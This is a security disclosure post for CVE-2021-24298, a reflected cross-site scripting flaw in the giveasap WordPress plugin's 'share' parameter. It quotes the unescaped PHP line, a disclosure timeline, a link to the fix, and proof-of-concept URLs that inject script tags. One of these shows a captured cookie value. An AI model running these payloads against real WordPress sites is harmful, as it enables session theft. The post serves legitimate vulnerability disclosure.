code vigilant

To err is human.. To fix is humanity

Wp Plugin Giveasap

Plugin Details

Plugin Name: wp-plugin : giveasap
Effected Version : 2.35.0 (and most probably lower version's if any)
Vulnerability : Cross-Site Scripting (XSS)
Minimum Level of Access Required : Unauthenticated
CVE Number : CVE-2021-24298
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- April 28, 2021: Issue Identified and Disclosed to WPScan
- April 30, 2021 : Plugin Updated
- May 6, 2021 : CVE Assigned
- May 9, 2021 : Public Disclosure

Technical Details

When the unauthenticated user enters his email address to enter the giveaway, he gets a share link. The get parameter share (in the generated link) is not sanitised, validated or escaped thus leading to reflected XSS.


Vulnerable Code: giveasap-template-functions.php#L355

```
<?php if ( $giveasap_front->shareID != 0 ) { ?>
<input type="hidden" name="user_share" value="<?php echo $giveasap_front->shareID; ?>"/>
```

Fixed Code:

https://plugins.trac.wordpress.org/changeset/2524145/giveasap/trunk/includes/giveasap-template-functions.php

PoC Screenshot



172.28.128.50/giveaway/mygiveaways/?share=<script>alert(document.cookie)</script>

172.28.128.50 says

giveasap_110=64a33b84a6eeb7e7d50f2f453288f1d2

Exploit

```
http://<Hostname>/giveaway/<giveawayName>/?share=%3Cscript%3Ealert(document.domain)%3C/script%3E
```